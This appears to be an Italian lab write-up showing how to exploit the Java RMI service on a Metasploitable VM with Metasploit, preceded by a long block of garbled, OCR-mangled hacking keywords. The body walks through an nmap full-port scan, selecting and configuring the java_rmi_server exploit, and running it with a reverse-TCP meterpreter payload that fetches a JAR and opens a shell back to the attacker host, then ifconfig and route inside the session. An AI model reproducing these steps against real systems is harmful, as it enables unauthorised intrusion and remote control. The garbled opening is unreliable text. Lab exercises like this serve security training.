
Sessione meterpreter verso metasploit. (java-rmi)

ITSTEMS/ CLIENT ASSEMBLE OVERPLOW ANALTSIS MULLIO EGISTER BACKDOOR LANGUAGE SYSTEM32 CLIENT ASSEMBLY OVER ON SERVER-SIDE EVIL SHELL CPU WEB APPLICATION KEYSTRO ONSOLE METASPLOIT GNU LINUX REGISTER BACKDOOR LANG SE ME .. LIENT LIST HACKED NO OPERATION SERVER-SIDE EVIL SHEL .. LOIT IV. **VEB APPLICATION KEYSTROKE MSFCONSOLE METASPLOIT GN** ST KALL CODE SCREEN EXPLOIT (ELL CODE EIP INS. .cLL CODEruby Mt 1. EVIL SHELL CPU WEB APPLICATION KEYSTRO EVIL TWIN WI-FI DENIAL REQUEST KALL CODE SCREET LIENT LIST HACKED NO OPERATION SERVER-SIDE EVIL SHELL OVERFLOW ANALYSIS NULL BYTE EVIL TWIN WI-FI DEN . H SHELL CODE FOR EXPL MAKING RUBY GEMS LIN EQUEST KALI CODE SCREEN EXPLOIT OR LANGUAGE SYSTEM32 CLIENT ASSEMBLY OVERFLOW ANA IULL BYTE EVIL TWIN WI-FI DENIAL REQUEST KALL CODE SCRI MSFCONSOLE REMOTE EXPL LIM CMD PROMPT SQL SERVE ISSEMBLY OVERFLOW ANALYSIS NULL BYTE EVIL TWIN WI-FILE KEYSTROKE MSFCONSOLE METASPLOIT GNU LINUX I SHELL CPU WEB APPLICATION KEYSTROKE MSFCONSOL IOOR LANGUAGE SYSTEM32 CLIENT ASSEMBLY OVERFLOW SCREENSHOTS ADMINISTRATOR BUFFER OVERFLOW ERROR MSFc. **(ETASPLOIT GNU LINUX REGISTER BACKDOOR LAN** TEU NO MELBATION SERVER-SIDE EVIL SHELL CPU WE SCREEN EXPLOIT CLIENT LIST HACKED NO OPERATION 3NU EXPLOIT MODULES HACKINGruby METASPLOIT:0XA YEARS IN THE R-SIDE EVIL SHELL CPU WEB APPLICATION KEYSTROKE N N WI-FI DENIAL REQUEST KALI CODE SCREEN EXPLOIT 1AKING RUBY GEMS LINUX MSF INTERCAT WITH SHELL REVERSE VNC IST HACKED NO OPERATION SERVER-SIDE EVIL SHELL OW ANALYSIS NULL BYTE EVIL TWIN WI-FI DENIAL REC TALL CODE SCREEN EXPLOIT CLIENT LIST HACKED NO I ASSEMBLY OVERFLOW ANALYSIS NU 1SFCONSOLE REMOTE EXPLOIT DOS SYSTEM CMD PROMPT EIP INSTR VIL TWIN WI-FI DENIAL REQUEST KALL CODE SCREEN E UFFER OVERFLOW ERROR MSFCLIENT SCREENSHOTS SMASH THE STA IVERFLOW ANALYSIS NULL BYTE EVIL TWIN WI-FI DENI CONSOLE METASPLOIT GNU LINUX REGISTER BACKDOOR CPU WEB APPLICATION KEYSTROKE MSFCONSOLE METASPI JUAGE SYSTEM32 CLIENT ASSEMBLY OVERFLOW AND NU EXPLOIT MC "FS HACKINGruby METASPLOT" YA YEARS IN TH INUX REGISTER BACKDOOR LANGUAGE SYSTEM32 CLE ISFCONSOLE METASPLOIT GNU LINUX REGISTER BACKT TION SERVER-SIDE EVIL SHELL CPU WEB APPLICATION KE N SERVER-SIDE EVIL S MSF KEY STRO AKING RUBY GE INECTION NOP VEB APPLICATION KEYSTROKE MSFCONSOLE METASPLO ST KALL CODE SCREEN EXPLOIT CLIENT LIST HACKED NO E EVIL SHELL CPU WEB APPLICATION KE THE EVIL TWIN WIFE DENIAL REQUEST KALL CODE SCREEN SFCONSOLE REI DIT CLIENT LIS CLIENTS NO OP LIENT LIST HACKED NO OPERATION SERVER-SIDE E NULL BYTE EVIL TWIN WI-FI DEN **ISFCLIENT PAS** H SYSTEM37 SC EQUEST KALI CODE SCREEN EXPLOIT CLIENT LIST IFFER OVERFLOY AGE SYSTEM32 CLIENT ASSEMBLY OVERFLOW ANA IULL BYTE EVIL TWIN WI-FI DENIAL REQUEST KALI COI INU LINUX REGISTER BACKDOOR IU EXPLOIT MOL KINGruby ME **IXA YEARS IN TH** ISSEMBLY OVERFLOW ANALYSIS NULL BYTE EVIL TWI TROCK MSFCONSOLE METASPLOIT GNU LINUX REGISTER IOOR LANGUAGE SYSTEM32 CLIENT ASSEMBLY OVE SHELL CPU WEB APPLICATION KEYSTROKE MSFCONSOL KING RUBY GEN **MSF METERPR** L PAYLOAD AND **TETASPLOIT GNU LINUX R** CKED NO OPERATION SERVER-SIDE EVIL SHELL CPU WE SCREEN EXPLOIT CLIENT LIST HACKED NO OPERATION ATION KEYSTROKE MSFCONSOLE METASPLOIT GNU FCONSOLE REM DIT SQL SERVE OVERFLOW CO R-SIDE EVIL SHELL CPU WEB APPLICATION KEYSTROKE VIN WI-FI DENIAL REQUEST KALI CODE SCREEN EXPLOIT FFER OVERFLOW **ISFCLIENT DEI ERVICE COMMU** IST HACKED NO OPERATION SERVER-SIDE EVIL SHEL LOW ANALYSIS NULL BYTE EVIL TWIN WI-FI DENIAL REC TALI CODE SCREEN EXPLOIT CLIENT LIST HACKED NO YSTEM32 CLIENT ASSEMBLY OVERFLOW ANALYSIS NUL 'J EXPLOIT MOD THIS RIND T EVERSE METERPF NIAL REQUEST KALI CODE SCREEN EXPLO GISTER BACKDOOR LANGUAGE SYSTEM32 CLIENT AS: SOLE METASPLOIT GNU LINUX REGISTER E IVERFLOW ANALYSIS NULL BYTE EVIL TWIN WI-FI DENIAL FER OVERFLOW E TS ADMINIST VILIAGE SYSTEM32 CLIENT ASSEMBLY OVERFLOW ANALYSIS NII
JINUX REGISTER BACKDOOR LANGUAGE SYSTEM32 CLIENT ASSE
SFCONSOLE METASPLOTI GNII DWX REGISTER BACKDOOR LAVE
VEB APPLICATION KEYSTROKE MSFCONSOLE METASPLOTI GNI U WEB APPLICATION KEYSTROKE MSFCONSOLE METASPI TON SERVER-SIDE EVIL SHELL CPU WEB APPLICATION KE IT:0XA YEARS EXPLOIT MODUL CLIENT LIST HACKED NO OPERATION SERVER-SIDE EVIL S KALI CODE SCREEN EXPLOIT CLIENT LIST HACKED NO ION SERVER-SIDE EVIL SHELL CPU WEB APPLICATION KEYSTR REQUEST KALL CODE SCREEN LIENT LIST HACKED NO OPERATION SERVER-SIDE EVIL SHELL LY OVERFLOW ANALYSIS NULL BYTE EVIL TWIN WI-FI DEN EQUEST KALL CODE SCREEN EXPLOIT CLIENT LIST HACKED ANGUAGE SYSTEM32 CLIENT ASSEMBLY IULL BYTE EVIL TWIN WI-FI DENIAL REQUEST KALI CODE REGISTER BACKDOOR LANGUAGE SYSTEM32 SSEMBLY OVERFLOW ANALYSIS YSTROKE MSFCONSOLE METASPLOIT GNU LINUX REGISTER I IOOR LANGUAGE SYSTEM32 CLIENT ASSEMBLY OVERFI TETASPLOIT GNU LINUX REGISTER BACKDOOR LANGUA SHELL CPU WEB APPLICATION HACKED NO OPERATION SERVER-SIDE EVIL SHELL CPU WE 'ATION KEYSTROKE MSFCONSOLE METASPLOIT GNU LINUX RE SCREEN EXPLOIT CLIENT LIST HACKED NO OPERATION R-SIDE EVIL SHELL CPU WEB APPLICATION KEYSTROKE MSFCONSOLE I WIN WI-FI DENIAL REQUEST KALL CODE SCREEN EXPLOIT JST HACKED NO OPERATION SERVER-SIDE EVIL SHELL CPU WEB ANALYSIS NULL BYTE EVIL TWIN WI-FI DENIAL REC

Prima dobbiamo configurare l'IP che andremo a usare.

A kali li diamo 192.168.11.111

A meta li diamo 192.168.11.112



Andiamo a fare un port scanning a Metasploitable.

Con -sV possiamo scansionare le versione di ogni servizio trovato.

Con -T5 possiamo scansionare in maniera veloce.

Con -p- possiamo scansionare tutte le porte possibile.

Abbiamo trovato il servizio java-rmi sulla porta 1099

```
__(kali@kali)-[~/Desktop]
__$ nmap -sV -T5 -p- 192.168.11.112
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-19 08:30 GMT
Warning: 192.168.11.112 giving up on port because retransmission cap hit (2).
Stats: 0:03:06 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 70.52% done; ETC: 08:34 (0:01:12 remaining)
Nmap scan report for 192.168.11.112
Host is up (0.053s latency).
Not shown: 46265 closed tcp ports (conn-refused), 19246 filtered tcp ports (no-response)
         STATE SERVICE
                          VERSION
PORT
                           vsftpd 2.3.4
21/tcp
         open ftp
22/tcp
         open ssh
                          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp
         open telnet
                          Linux telnetd
25/tcp open smtp
                          Postfix smtpd
                          ISC BIND 9.4.2
53/tcp open domain
                          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
80/tcp
         open http
111/tcp open rpcbind
                          2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp open login?
1099/tcp open java-rmi
                          GNU Classpath grmiregistry
2049/tcp open nfs
                           2-4 (RPC #100003)
2121/tcp open ftp
                           ProFTPD 1.3.1
3306/tcp open mysql
                          MvSOL 5.0.51a-3ubuntu5
3632/tcp open distccd
                          distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5900/tcp open vnc
                          VNC (protocol 3.3)
6000/tcp open X11
                           (access denied)
6667/tcp open irc
                          UnrealIRCd
6697/tcp open irc
                          UnrealIRCd
8180/tcp open http
                          Apache Tomcat/Covote JSP engine 1.1
8787/tcp open drb
                          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
46433/tcp open mountd
                          1-3 (RPC #100005)
50802/tcp open status
                          1 (RPC #100024)
58717/tcp open nlockmgr
                          1-4 (RPC #100021)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 332.07 seconds
```

Siccome vogliamo sfruttare il servizio java_rmi, facciamo search java_rmi.

Il modulo 1 sembra interessante, andiamo a usarlo.

server

# Name	Disclosure Date	Rank	Check	Description
 0 auxiliary/gather/java_rmi_registry		normal	No	Java RMI Registry Interface
numeration 1 exploit/multi/misc/java_rmi_server lt Configuration Java Code Execution	2011-10-15	excellent	Yes	Java RMI Server Insecure De
2 auxiliary/scanner/misc/java_rmi_server int Code Execution Scanner	2011-10-15	normal	No	Java RMI Server Insecure En
3 exploit/multi/browser/java_rmi_connection_impl lization Privilege Escalation	2010-03-31	excellent	No	Java RMIConnectionImpl Dese

use exploit/multi/misc/java_rmi_

use exploit/multi/misc/java_jdwp_debugger use exploit/multi/misc/java_jmx_server

msf6 > use exploit/multi/misc/java_rmi_server

Con show options andiamo a vedere le configurazione che dobbiamo fare. Ci manca RHOSTS, ovvero l'IP di la macchina target.

Con <mark>set rhosts</mark> andiamo a settarla.

```
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):
```

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/bas
ics/using-met	asploit.html		
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on
the local mac	hine or 0.0.0.0 t	o listen o	n all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Exploit target:

```
Id Name
-- ----
0 Generic (Java Payload)
```

View the full module info with the info, or info -d command.

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
```

Siamo dentro. Abbiamo una sessione meterpreter su Metasploitable.

Prima facciamo un ifconfig per controllare la configurazione di rete.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/loewGSq
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:36040) at 2024-01-19 08:38:46 +0000
meterpreter > ifconfig
Interface 1
=========
Name
            : 10 - 10
Hardware MAC : 00:00:00:00:00:00
IPv4 Address: 127.0.0.1
IPv4 Netmask: 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
Interface 2
------
Name
             : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask: 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe33:971e
IPv6 Netmask : ::
meterpreter >
```

Finalmente, per controllare la routing table di Metasploitable, utilizziamo il comando route.

IPv6 network routes

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fe33:971e	::	::		

Thanks for watching!